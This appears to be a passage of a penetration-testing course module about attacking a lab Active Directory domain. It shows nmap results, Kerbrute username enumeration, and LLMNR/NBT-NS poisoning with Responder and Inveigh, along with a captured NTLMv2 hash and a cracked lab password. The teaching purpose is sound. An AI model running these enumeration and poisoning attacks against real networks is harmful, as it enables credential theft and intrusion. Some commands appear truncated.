NMAP Result Highlights

```
Nmap scan report for inlanefreight.local (172.16.5.5)
Host is up (0.069s latency).
Not shown: 987 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
53/tcp    open  domain      Simple DNS Plus
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time:
2022-04-04 15:12:06Z)
135/tcp   open  msrpc       Microsoft Windows RPC
139/tcp   open  netbios-ssn Microsoft Windows netbios-ssn
389/tcp   open  ldap        Microsoft Windows Active Directory LDAP
(Domain: INLANEFREIGHT.LOCAL0., Site: Default-First-Site-Name)
|_ssl-date: 2022-04-04T15:12:53+00:00; -ls from scanner time.
| ssl-cert: Subject:
|   Subject Alternative Name: DNS:ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL
|   Issuer: commonName=INLANEFREIGHT-CA
|   Public Key type: rsa
|   Public Key bits: 2048
|   Signature Algorithm: sha256WithRSAEncryption
|   Not valid before: 2022-03-30T22:40:24
|   Not valid after:  2023-03-30T22:40:24
|   MD5:  3a09 d87a 9ccb 5498 2533 e339 ebe3 443f
|_SHA-1: 9731 d8ec b219 4301 c231 793e f913 6868 d39f 7920
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http  Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap    Microsoft Windows Active Directory LDAP
(Domain: INLANEFREIGHT.LOCAL0., Site: Default-First-Site-Name)
<SNIP>
3268/tcp  open  ldap        Microsoft Windows Active Directory LDAP
```

```
(Domain: INLANEFREIGHT.LOCAL0., Site: Default-First-Site-Name)
3269/tcp open  ssl/ldap      Microsoft Windows Active Directory LDAP
(Domain: INLANEFREIGHT.LOCAL0., Site: Default-First-Site-Name)
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: INLANEFREIGHT
|   NetBIOS_Domain_Name: INLANEFREIGHT
|   NetBIOS_Computer_Name: ACADEMY-EA-DC01
|   DNS_Domain_Name: INLANEFREIGHT.LOCAL
|   DNS_Computer_Name: ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL
|   DNS_Tree_Name: INLANEFREIGHT.LOCAL
|   Product_Version: 10.0.17763
|_  System_Time: 2022-04-04T15:12:45+00:00
<SNIP>
5357/tcp open  http       Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Service Unavailable
|_http-server-header: Microsoft-HTTPAPI/2.0
Service Info: Host: ACADEMY-EA-DC01; OS: Windows; CPE:
cpe:/o:microsoft:windows
```

Our scans have provided us with the naming standard used by NetBIOS and DNS, we can see some hosts have RDP open, and they have pointed us in the direction of the primary Domain Controller for the INLANEFREIGHT.LOCAL domain (ACADEMY-EA-DC01.INLANEFREIGHT.LOCAL). The results below show some interesting results surrounding a possibly outdated host (not in our current lab).

```
nmap -A 172.16.5.100

Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-08 13:42 EDT
Nmap scan report for 172.16.5.100
Host is up (0.071s latency).

Not shown: 989 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
80/tcp    open  http       Microsoft IIS httpd 7.5
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Microsoft-IIS/7.5
| http-methods:
|_ Potentially risky methods: TRACE
135/tcp   open  msrpc      Microsoft Windows RPC
139/tcp   open  netbios-ssn Microsoft Windows netbios-ssn
443/tcp   open  https?
445/tcp   open  microsoft-ds Windows Server 2008 R2 Standard 7600
microsoft-ds
1433/tcp  open  ms-sql-s     Microsoft SQL Server 2008 R2 10.50.1600.00;
RTM
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2022-04-08T17:38:25
```

```

|_Not valid after: 2052-04-08T17:38:25
|_ssl-date: 2022-04-08T17:43:53+00:00; 0s from scanner time.
| ms-sql-ntlm-info:
|   Target_Name: INLANEFREIGHT
|   NetBIOS_Domain_Name: INLANEFREIGHT
|   NetBIOS_Computer_Name: ACADEMY-EA-CTX1
|   DNS_Domain_Name: INLANEFREIGHT.LOCAL
|   DNS_Computer_Name: ACADEMY-EA-CTX1.INLANEFREIGHT.LOCAL
|_ Product_Version: 6.1.7600
Host script results:
| smb2-security-mode:
|   2.1:
|     Message signing enabled but not required
| ms-sql-info:
|   172.16.5.100:1433:
|     Version:
|       name: Microsoft SQL Server 2008 R2 RTM
|       number: 10.50.1600.00
|       Product: Microsoft SQL Server 2008 R2
|       Service pack level: RTM
|       Post-SP patches applied: false
|     TCP port: 1433
|_ nbstat: NetBIOS name: ACADEMY-EA-CTX1, NetBIOS user: <unknown>, NetBIOS
MAC: 00:50:56:b9:c7:1c (VMware)
| smb-os-discovery:
|   OS: Windows Server 2008 R2 Standard 7600 (Windows Server 2008 R2
Standard 6.1)
|     OS CPE: cpe:/o:microsoft:windows_server_2008::-
|     Computer name: ACADEMY-EA-CTX1
|     NetBIOS computer name: ACADEMY-EA-CTX1\x00
|     Domain name: INLANEFREIGHT.LOCAL
|     Forest name: INLANEFREIGHT.LOCAL
|     FQDN: ACADEMY-EA-CTX1.INLANEFREIGHT.LOCAL
|_ System time: 2022-04-08T10:43:48-07:00

<SNIP>

```

We can see from the output above that we have a potential host running an outdated operating system (Windows 7, 8, or Server 2008 based on the output). This is of interest to us since it means there are legacy operating systems running in this AD environment. It also means there is potential for older exploits like EternalBlue, MS08-067, and others to work and provide us with a SYSTEM level shell. As weird as it sounds to have hosts running legacy software or end-of-life operating systems, it is still common in large enterprise environments. You will often have some process or equipment such as a production line or the HVAC built on the older OS and has been in place for a long time. Taking equipment like that offline is costly and can hurt an organization, so legacy hosts are often left in place. They will likely try to build a hard outer shell of Firewalls, IDS/IPS, and other monitoring and

protection solutions around those systems. If you can find your way into one, it is a big deal and can be a quick and easy foothold. Before exploiting legacy systems, however, we should alert our client and get their approval in writing in case an attack results in system instability or brings a service or the host down. They may prefer that we just observe, report, and move on without actively exploiting the system.

The results of these scans will clue us into where we will start looking for potential domain enumeration avenues, not just host scanning. We need to find our way to a domain user account. Looking at our results, we found several servers that host domain services (DC01, MX01, WS01, etc.). Now that we know what exists and what services are running, we can poll those servers and attempt to enumerate users. Be sure to use the `-oA` flag as a best practice when performing Nmap scans. This will ensure that we have our scan results in several formats for logging purposes and formats that can be manipulated and fed into other tools.

We need to be aware of what scans we run and how they work. Some of the Nmap scripted scans run active vulnerability checks against a host that could cause system instability or take it offline, causing issues for the customer or worse. For example, running a large discovery scan against a network with devices such as sensors or logic controllers could potentially overload them and disrupt the customer's industrial equipment causing a loss of product or capability. Take the time to understand the scans you use before running them in a customer's environment.

We will most likely return to these results later for further enumeration, so don't forget about them. We need to find our way to a domain user account or `SYSTEM` level access on a domain-joined host so we can gain a foothold and start the real fun. Let's dive into finding a user account.

Identifying Users

If our client does not provide us with a user to start testing with (which is often the case), we will need to find a way to establish a foothold in the domain by either obtaining clear text credentials or an NTLM password hash for a user, a `SYSTEM` shell on a domain-joined host, or a shell in the context of a domain user account. Obtaining a valid user with credentials is critical in the early stages of an internal penetration test. This access (even at the lowest level) opens up many opportunities to perform enumeration and even attacks. Let's look at one way we can start gathering a list of valid users in a domain to use later in our assessment.

Kerbrute - Internal AD Username Enumeration

[Kerbrute](#) can be a stealthier option for domain account enumeration. It takes advantage of the fact that Kerberos pre-authentication failures often will not trigger logs or alerts. We will

use Kerbrute in conjunction with the `jsmith.txt` or `jsmith2.txt` user lists from [Insidetrust](#). This repository contains many different user lists that can be extremely useful when attempting to enumerate users when starting from an unauthenticated perspective. We can point Kerbrute at the DC we found earlier and feed it a wordlist. The tool is quick, and we will be provided with results letting us know if the accounts found are valid or not, which is a great starting point for launching attacks such as password spraying, which we will cover in-depth later in this module.

To get started with Kerbrute, we can download [precompiled binaries](#) for the tool for testing from Linux, Windows, and Mac, or we can compile it ourselves. This is generally the best practice for any tool we introduce into a client environment. To compile the binaries to use on the system of our choosing, we first clone the repo:

Cloning Kerbrute GitHub Repo

```
sudo git clone https://github.com/ropnop/kerbrute.git

Cloning into 'kerbrute'...
remote: Enumerating objects: 845, done.
remote: Counting objects: 100% (47/47), done.
remote: Compressing objects: 100% (36/36), done.
remote: Total 845 (delta 18), reused 28 (delta 10), pack-reused 798
Receiving objects: 100% (845/845), 419.70 KiB | 2.72 MiB/s, done.
Resolving deltas: 100% (371/371), done.
```

Typing `make help` will show us the compiling options available.

Listing Compiling Options

```
make help

help:           Show this help.
windows:        Make Windows x86 and x64 Binaries
linux:          Make Linux x86 and x64 Binaries
mac:            Make Darwin (Mac) x86 and x64 Binaries
clean:          Delete any binaries
all:            Make Windows, Linux and Mac x86/x64 Binaries
```

We can choose to compile just one binary or type `make all` and compile one each for use on Linux, Windows, and Mac systems (an x86 and x64 version for each).

Compiling for Multiple Platforms and Architectures

```
sudo make all

go: downloading github.com/spf13/cobra v1.1.1
go: downloading github.com/op/go-logging v0.0.0-20160315200505-
970db520ece7
go: downloading github.com/ropnop/gokrb5/v8 v8.0.0-20201111231119-
729746023c02
go: downloading github.com/spf13/pflag v1.0.5
go: downloading github.com/jcmturner/gofork v1.0.0
go: downloading github.com/hashicorp/go-uuid v1.0.2
go: downloading golang.org/x/crypto v0.0.0-20201016220609-9e8e0b390897
go: downloading github.com/jcmturner/rpc/v2 v2.0.2
go: downloading github.com/jcmturner/dnsutils/v2 v2.0.0
go: downloading github.com/jcmturner/aescts/v2 v2.0.0
go: downloading golang.org/x/net v0.0.0-20200114155413-6afb5195e5aa
cd /tmp/kerbrute
rm -f kerbrute kerbrute.exe kerbrute kerbrute.exe kerbrute.test
kerbrute.test.exe kerbrute.test kerbrute.test.exe main main.exe
rm -f /root/go/bin/kerbrute
Done.
Building for windows amd64..

<SNIP>
```

The newly created `dist` directory will contain our compiled binaries.

Listing the Compiled Binaries in dist

```
ls dist/  
  
kerbrute_darwin_amd64  kerbrute_linux_386  kerbrute_linux_amd64  
kerbrute windows 386.exe  kerbrute windows amd64.exe
```

We can then test out the binary to make sure it works properly. We will be using the x64 version on the supplied Parrot Linux attack host in the target environment.

Testing the kerbrute_linux_amd64 Binary

```
./kerbrute linux amd64
```

```
Version: dev (9cfb81e) - 02/17/22 - Ronnie Flathers @ropnop
```

```
This tool is designed to assist in quickly bruteforcing valid Active Directory accounts through Kerberos Pre-Authentication.  
It is designed to be used on an internal Windows domain with access to one of the Domain Controllers.  
Warning: failed Kerberos Pre-Auth counts as a failed login and WILL lock out accounts
```

Usage:

```
kerbrute [command]
```

<SNIP>

We can add the tool to our PATH to make it easily accessible from anywhere on the host.

Adding the Tool to our Path

```
echo $PATH  
/home/htb-  
student/.local/bin:/snap/bin:/usr/sandbox/:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games:/usr/share/games:/usr/local/sbin:/usr/sbin:/sbin:/snap/bin:/usr/local/sbin:/usr/sbin:/sbin:/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games:/home/htb-student/.dotnet/tools
```

Moving the Binary

```
sudo mv kerbrute_linux_amd64 /usr/local/bin/kerbrute
```

We can now type `kerbrute` from any location on the system and will be able to access the tool. Feel free to follow along on your system and practice the above steps. Now let's run through an example of using the tool to gather an initial username list.

Enumerating Users with Kerbrute

```
kerbrute userenum -d INLANEFREIGHT.LOCAL --dc 172.16.5.5 jsmith.txt -o valid_ad_users
```

```
2021/11/17 23:01:46 > Using KDC(s):  
2021/11/17 23:01:46 > 172.16.5.5:88  
2021/11/17 23:01:46 > [+] VALID USERNAME: [email protected]  
2021/11/17 23:01:46 > [+] VALID USERNAME: [email protected]
```

```
2021/11/17 23:01:46 > [+] VALID USERNAME: [email protected]
2021/11/17 23:01:50 > [+] VALID USERNAME: [email protected]

<SNIP>

2021/11/17 23:01:51 > [+] VALID USERNAME: [email protected]
2021/11/17 23:01:52 > [+] VALID USERNAME: [email protected]
2021/11/17 23:01:56 > Done! Tested 48705 usernames (56 valid) in 9.940
seconds
```

We can see from our output that we validated 56 users in the INLANEFREIGHT.LOCAL domain and it took only a few seconds to do so. Now we can take these results and build a list for use in targeted password spraying attacks.

Identifying Potential Vulnerabilities

The [local system](#) account NT AUTHORITY\SYSTEM is a built-in account in Windows operating systems. It has the highest level of access in the OS and is used to run most Windows services. It is also very common for third-party services to run in the context of this account by default. A SYSTEM account on a domain-joined host will be able to enumerate Active Directory by impersonating the computer account, which is essentially just another kind of user account. Having SYSTEM-level access within a domain environment is nearly equivalent to having a domain user account.

There are several ways to gain SYSTEM-level access on a host, including but not limited to:

- Remote Windows exploits such as MS08-067, EternalBlue, or BlueKeep.
- Abusing a service running in the context of the SYSTEM account , or abusing the service account SeImpersonate privileges using [Juicy Potato](#). This type of attack is possible on older Windows OS' but not always possible with Windows Server 2019.
- Local privilege escalation flaws in Windows operating systems such as the Windows 10 Task Scheduler 0-day.
- Gaining admin access on a domain-joined host with a local account and using Psexec to launch a SYSTEM cmd window

By gaining SYSTEM-level access on a domain-joined host, you will be able to perform actions such as, but not limited to:

- Enumerate the domain using built-in tools or offensive tools such as BloodHound and PowerView.
 - Perform Kerberoasting / ASREPRoasting attacks within the same domain.
 - Run tools such as Inveigh to gather Net-NTLMv2 hashes or perform SMB relay attacks.
 - Perform token impersonation to hijack a privileged domain user account.
 - Carry out ACL attacks.
-

A Word Of Caution

Keep the scope and style of the test in mind when choosing a tool for use. If you are performing a non-evasive penetration test, with everything out in the open and the customer's staff knowing you are there, it doesn't typically matter how much noise you make. However, during an evasive penetration test, adversarial assessment, or red team engagement, you are trying to mimic a potential attacker's Tools, Tactics, and Procedures. With that in mind, `stealth` is of concern. Throwing Nmap at an entire network is not exactly quiet, and many of the tools we commonly use on a penetration test will trigger alarms for an educated and prepared SOC or Blue Teamer. Always be sure to clarify the goal of your assessment with the client in writing before it begins.

Let's Find a User

In the following few sections, we will hunt for a domain user account using techniques such as LLMNR/NBT-NS Poisoning and password spraying. These attacks are great ways to gain a foothold but must be exercised with caution and an understanding of the tools and techniques. Now let's hunt down a user account so we can move on to the next phase of our assessment and start picking apart the domain piece by piece and digging deep for a multitude of misconfigurations and flaws.

LLMNR/NBT-NS Poisoning - from Linux

At this point, we have completed our initial enumeration of the domain. We obtained some basic user and group information, enumerated hosts while looking for critical services and roles like a Domain Controller, and figured out some specifics such as the naming scheme used for the domain. In this phase, we will work through two different techniques side-by-side: network poisoning and password spraying. We will perform these actions with the goal of acquiring valid cleartext credentials for a domain user account, thereby granting us a foothold in the domain to begin the next phase of enumeration from a credentialled standpoint.

This section and the next will cover a common way to gather credentials and gain an initial foothold during an assessment: a Man-in-the-Middle attack on Link-Local Multicast Name Resolution (LLMNR) and NetBIOS Name Service (NBT-NS) broadcasts. Depending on the network, this attack may provide low-privileged or administrative level password hashes that can be cracked offline or even cleartext credentials. Though not covered in this module, these hashes can also sometimes be used to perform an SMB Relay attack to authenticate to a host or multiple hosts in the domain with administrative privileges without having to crack the password hash offline. Let's dive in!

LLMNR & NBT-NS Primer

[Link-Local Multicast Name Resolution](#) (LLMNR) and [NetBIOS Name Service](#) (NBT-NS) are Microsoft Windows components that serve as alternate methods of host identification that can be used when DNS fails. If a machine attempts to resolve a host but DNS resolution fails, typically, the machine will try to ask all other machines on the local network for the correct host address via LLMNR. LLMNR is based upon the Domain Name System (DNS) format and allows hosts on the same local link to perform name resolution for other hosts. It uses port 5355 over UDP natively. If LLMNR fails, the NBT-NS will be used. NBT-NS identifies systems on a local network by their NetBIOS name. NBT-NS utilizes port 137 over UDP.

The kicker here is that when LLMNR/NBT-NS are used for name resolution, ANY host on the network can reply. This is where we come in with `Responder` to poison these requests. With network access, we can spoof an authoritative name resolution source (in this case, a host that's supposed to belong in the network segment) in the broadcast domain by responding to LLMNR and NBT-NS traffic as if they have an answer for the requesting host. This poisoning effort is done to get the victims to communicate with our system by pretending that our rogue system knows the location of the requested host. If the requested host requires name resolution or authentication actions, we can capture the NetNTLM hash and subject it to an offline brute force attack in an attempt to retrieve the cleartext password. The captured authentication request can also be relayed to access another host or used against a different protocol (such as LDAP) on the same host. LLMNR/NBNS spoofing combined with a lack of SMB signing can often lead to administrative access on hosts within a domain. SMB Relay attacks will be covered in a later module about Lateral Movement.

Quick Example - LLMNR/NBT-NS Poisoning

Let's walk through a quick example of the attack flow at a very high level:

1. A host attempts to connect to the print server at \\print01.inlanefreight.local, but accidentally types in \\printer01.inlanefreight.local.
 2. The DNS server responds, stating that this host is unknown.
 3. The host then broadcasts out to the entire local network asking if anyone knows the location of \\printer01.inlanefreight.local.
 4. The attacker (us with `Responder` running) responds to the host stating that it is the \\printer01.inlanefreight.local that the host is looking for.
 5. The host believes this reply and sends an authentication request to the attacker with a username and NTLMv2 password hash.
 6. This hash can then be cracked offline or used in an SMB Relay attack if the right conditions exist.
-

TTPs

We are performing these actions to collect authentication information sent over the network in the form of NTLMv1 and NTLMv2 password hashes. As discussed in the [Introduction to Active Directory](#) module, NTLMv1 and NTLMv2 are authentication protocols that utilize the LM or NT hash. We will then take the hash and attempt to crack them offline using tools such as [Hashcat](#) or [John](#) with the goal of obtaining the account's cleartext password to be used to gain an initial foothold or expand our access within the domain if we capture a password hash for an account with more privileges than an account that we currently possess.

Several tools can be used to attempt LLMNR & NBT-NS poisoning:

Tool	Description
Responder	Responder is a purpose-built tool to poison LLMNR, NBT-NS, and MDNS, with many different functions.
Inveigh	Inveigh is a cross-platform MITM platform that can be used for spoofing and poisoning attacks.
Metasploit	Metasploit has several built-in scanners and spoofing modules made to deal with poisoning attacks.

This section and the following one will show examples of using Responder and Inveigh to capture password hashes and attempt to crack them offline. We commonly start an internal penetration test from an anonymous position on the client's internal network with a Linux attack host. Tools such as Responder are great for establishing a foothold that we can later expand upon through further enumeration and attacks. Responder is written in Python and typically used on a Linux attack host, though there is a .exe version that works on Windows. Inveigh is written in both C# and PowerShell (considered legacy). Both tools can be used to attack the following protocols:

- LLMNR
 - DNS
 - MDNS
 - NBNS
 - DHCP
 - ICMP
 - HTTP
 - HTTPS
 - SMB
 - LDAP
 - WebDAV
 - Proxy Auth

Responder also has support for:

- MSSQL
 - DCE-RPC
 - FTP, POP3, IMAP, and SMTP auth

Responder In Action

Responder is a relatively straightforward tool, but is extremely powerful and has many different functions. In the `Initial Enumeration` section earlier, we utilized Responder in Analysis (passive) mode. This means it listened for any resolution requests, but did not answer them or send out poisoned packets. We were acting like a fly on the wall, just listening. Now, we will take things a step further and let Responder do what it does best. Let's look at some options available by typing `responder -h` into our console.

```
responder -h
```



NBT-NS, LLMNR & MPNS Responder 3.0.6.0

Author: Laurent Gaffie ()
To kill this script hit CTRL-C

Usage: responder -I eth0 -w -r -f
or:

```

responder -I eth0 -wrf

Options:
  --version           show program's version number and exit
  -h, --help          show this help message and exit
  -A, --analyze       Analyze mode. This option allows you to see NBT-
NS,
                                BROWSER, LLMNR requests without responding.
  -I eth0, --interface=eth0
                                Network interface to use, you can use 'ALL' as a
                                wildcard for all interfaces
  -i 10.0.0.21, --ip=10.0.0.21
                                Local IP to use (only for OSX)
  -e 10.0.0.22, --externalip=10.0.0.22
                                Poison all requests with another IP address than
                                Responder's one.
  -b, --basic          Return a Basic HTTP authentication. Default: NTLM
  -r, --wredir         Enable answers for netbios wredir suffix queries.
                        Answering to wredir will likely break stuff on the
                        network. Default: False
  -d, --NBTNSdomain   Enable answers for netbios domain suffix queries.
                        Answering to domain suffixes will likely break
stuff
                                on the network. Default: False
  -f, --fingerprint  This option allows you to fingerprint a host that
                        issued an NBT-NS or LLMNR query.
  -w, --wpad           Start the WPAD rogue proxy server. Default value
is
                                False
  -u UPSTREAM_PROXY, --upstream-proxy=UPSTREAM_PROXY
                                Upstream HTTP proxy used by the rogue WPAD Proxy
for
  -F, --ForceWpadAuth Force NTLM/Basic authentication on wpad.dat file
                        retrieval. This may cause a login prompt. Default:
                        False
  -P, --ProxyAuth     Force NTLM (transparently)/Basic (prompt)
                        authentication for the proxy. WPAD doesn't need to
be
                                ON. This option is highly effective when combined
with
  --lm                -r. Default: False
                        Force LM hashing downgrade for Windows XP/2003 and
                        earlier. Default: False
  -v, --verbose        Increase verbosity.

```

As shown earlier in the module, the `-A` flag puts us into analyze mode, allowing us to see NBT-NS, BROWSER, and LLMNR requests in the environment without poisoning any

responses. We must always supply either an interface or an IP. Some common options we'll typically want to use are `-wf`; this will start the WPAD rogue proxy server, while `-f` will attempt to fingerprint the remote host operating system and version. We can use the `-v` flag for increased verbosity if we are running into issues, but this will lead to a lot of additional data printed to the console. Other options such as `-F` and `-P` can be used to force NTLM or Basic authentication and force proxy authentication, but may cause a login prompt, so they should be used sparingly. The use of the `-w` flag utilizes the built-in WPAD proxy server. This can be highly effective, especially in large organizations, because it will capture all HTTP requests by any users that launch Internet Explorer if the browser has [Auto-detect settings](#) enabled.

With this configuration shown above, Responder will listen and answer any requests it sees on the wire. If you are successful and manage to capture a hash, Responder will print it out on screen and write it to a log file per host located in the `/usr/share/responder/logs` directory. Hashes are saved in the format `(MODULE_NAME) - (HASH_TYPE) - (CLIENT_IP).txt`, and one hash is printed to the console and stored in its associated log file unless `-v` mode is enabled. For example, a log file may look like `SMB-NTLMv2-SSP-172.16.5.25`. Hashes are also stored in a SQLite database that can be configured in the `Responder.conf` config file, typically located in `/usr/share/responder` unless we clone the Responder repo directly from GitHub.

We must run the tool with sudo privileges or as root and make sure the following ports are available on our attack host for it to function best:

```
UDP 137, UDP 138, UDP 53, UDP/TCP 389, TCP 1433, UDP 1434, TCP 80, TCP 135,  
TCP 139, TCP 445, TCP 21, TCP 3141, TCP 25, TCP 110, TCP 587, TCP 3128,  
Multicast UDP 5355 and 5353
```

Any of the rogue servers (i.e., SMB) can be disabled in the `Responder.conf` file.

Responder Logs

```
ls
```

Analyzer-Session.log	Responder-Session.log
Config-Responder.log	SMB-NTLMv2-SSP-172.16.5.200.txt
HTTP-NTLMv2-172.16.5.200.txt	SMB-NTLMv2-SSP-172.16.5.25.txt
Poisoners-Session.log	SMB-NTLMv2-SSP-172.16.5.50.txt
Proxy-Auth-NTLMv2-172.16.5.200.txt	

If Responder successfully captured hashes, as seen above, we can find the hashes associated with each host/protocol in their own text file. The animation below shows us an

example of Responder running and capturing hashes on the network.

We can kick off a Responder session rather quickly:

Starting Responder with Default Settings

```
sudo responder -I ens224
```

Capturing with Responder

```
[*] [LLMNR] Poisoned answer sent to 172.16.5.125 for name academy-ea-web0
[*] [MDNS] Poisoned answer sent to 172.16.5.125      for name academy-ea-web0.loca
l
[!] Fingerprint failed
[*] [LLMNR] Poisoned answer sent to 172.16.5.125 for name academy-ea-web0
[MSSQL] Received connection from 172.16.5.125
[MSSQL] NTLMv2 Client : 172.16.5.125
[MSSQL] NTLMv2 Username : INLANEFREIGHT\lab_adm
[MSSQL] NTLMv2 Hash     : lab_adm::INLANEFREIGHT:67c6434c2839cd5a:E1B9DE25E583DB
0E5E6C04EB8E1A2779;01010000000000004AF437B6702CD801CB5F0AB8FF18DF7600000000002000
8004900340046004E0001001E00570049004E002D0032004E004C005100420057004D00310054005
0004900040014004900340046004E002E004C004F00430041004C0003003400570049004E002D003
2004E004C005100420057004D0031005400500049002E004900340046004E002E004C004F0043004
1004C00050014004900340046004E002E004C004F00430041004C00080030003000000000000000000
00000000030000227F23C33F457EB40768939489F1D4F76E0E07A337CCFDD45A57D9B612691A800
A0010000000000000000000000000000000000000000000000000000000000000000000000000000000000
F00610063006100640065006D0079002D00650061002D0077006500620030003A003100340033003
300000000000000000000000
[*] [MDNS] Poisoned answer sent to 172.16.5.125      for name academy-ea-web0.loca
l
[!] Fingerprint failed
[*] [LLMNR] Poisoned answer sent to 172.16.5.125 for name academy-ea-web0
```

Typically we should start Responder and let it run for a while in a tmux window while we perform other enumeration tasks to maximize the number of hashes that we can obtain. Once we are ready, we can pass these hashes to Hashcat using hash mode 5600 for NTLMv2 hashes that we typically obtain with Responder. We may at times obtain NTLMv1 hashes and other types of hashes and can consult the [Hashcat example hashes](#) page to identify them and find the proper hash mode. If we ever obtain a strange or unknown hash, this site is a great reference to help identify it. Check out the [Cracking Passwords With Hashcat](#) module for an in-depth study of Hashcat's various modes and how to attack a wide variety of hash types.

Once we have enough, we need to get these hashes into a usable format for us right now. NetNTLMv2 hashes are very useful once cracked, but cannot be used for techniques such as pass-the-hash, meaning we have to attempt to crack them offline. We can do this with tools such as Hashcat and John.

Cracking an NTLMv2 Hash With Hashcat

Looking at the results above, we can see we cracked the NET-NTLMv2 hash for user FOREND , whose password is Klmcargo2 . Lucky for us our target domain allows weak 8-character passwords. This hash type can be "slow" to crack even on a GPU cracking rig, so

large and complex passwords may be more difficult or impossible to crack within a reasonable amount of time.

Moving On

At this point in our assessment, we have obtained and cracked one NetNTLMv2 hash for the user `FOREND`. We can use this as a foothold into the domain to begin further enumeration. It is best to collect as much data as possible during an assessment, so we should attempt to crack as many hashes as we can (provided our later enumeration shows the value in cracking them to further our access). We don't want to waste precious assessment time attempting to crack hashes for users that will not help us move further toward our goal. Before we move into other ways to obtain a foothold via password spraying, let's walk through a similar method for obtaining hashes from a Windows host using the `Inveigh` tool.

LLMNR/NBT-NS Poisoning - from Windows

LLMNR & NBT-NS poisoning is possible from a Windows host as well. In the last section, we utilized Responder to capture hashes. This section will explore the tool [Inveigh](#) and attempt to capture another set of credentials.

Inveigh - Overview

If we end up with a Windows host as our attack box, our client provides us with a Windows box to test from, or we land on a Windows host as a local admin via another attack method and would like to look to further our access, the tool [Inveigh](#) works similar to Responder, but is written in PowerShell and C#. Inveigh can listen to IPv4 and IPv6 and several other protocols, including LLMNR, DNS, mDNS, NBNS, DHCPv6, ICMPv6, HTTP, HTTPS, SMB, LDAP, WebDAV, and Proxy Auth. The tool is available in the `C:\Tools` directory on the provided Windows attack host.

We can get started with the PowerShell version as follows and then list all possible parameters. There is a [wiki](#) that lists all parameters and usage instructions.

Using Inveigh

```
PS C:\htb> Import-Module .\Inveigh.ps1
PS C:\htb> (Get-Command Invoke-Inveigh).Parameters
```

Key	Value
-----	-------

```

-----
ADIDNSHostsIgnore           System.Management.Automation.ParameterMetadata
KerberosHostHeader          System.Management.Automation.ParameterMetadata
ProxyIgnore                 System.Management.Automation.ParameterMetadata
PcapTCP                     System.Management.Automation.ParameterMetadata
PcapUDP                     System.Management.Automation.ParameterMetadata
SpoofedHostsReply           System.Management.Automation.ParameterMetadata
SpoofedHostsIgnore          System.Management.Automation.ParameterMetadata
SpoofedIPsReply              System.Management.Automation.ParameterMetadata
SpoofedIPsIgnore             System.Management.Automation.ParameterMetadata
WPADDirectHosts             System.Management.Automation.ParameterMetadata
WPADAuthIgnore               System.Management.Automation.ParameterMetadata
ConsoleQueueLimit            System.Management.Automation.ParameterMetadata
ConsoleStatus                System.Management.Automation.ParameterMetadata
ADIDNSThreshold              System.Management.Automation.ParameterMetadata
ADIDNSTTL                   System.Management.Automation.ParameterMetadata
DNSTTL                      System.Management.Automation.ParameterMetadata
HTTPPPort                    System.Management.Automation.ParameterMetadata
HTTPSPPort                  System.Management.Automation.ParameterMetadata
KerberosCount                System.Management.Automation.ParameterMetadata
LLMNRTTl                     System.Management.Automation.ParameterMetadata

```

<SNIP>

Let's start Inveigh with LLMNR and NBNS spoofing, and output to the console and write to a file. We will leave the rest of the defaults, which can be seen [here](#).

```

PS C:\htb> Invoke-Inveigh Y -NBNS Y -ConsoleOutput Y -FileOutput Y

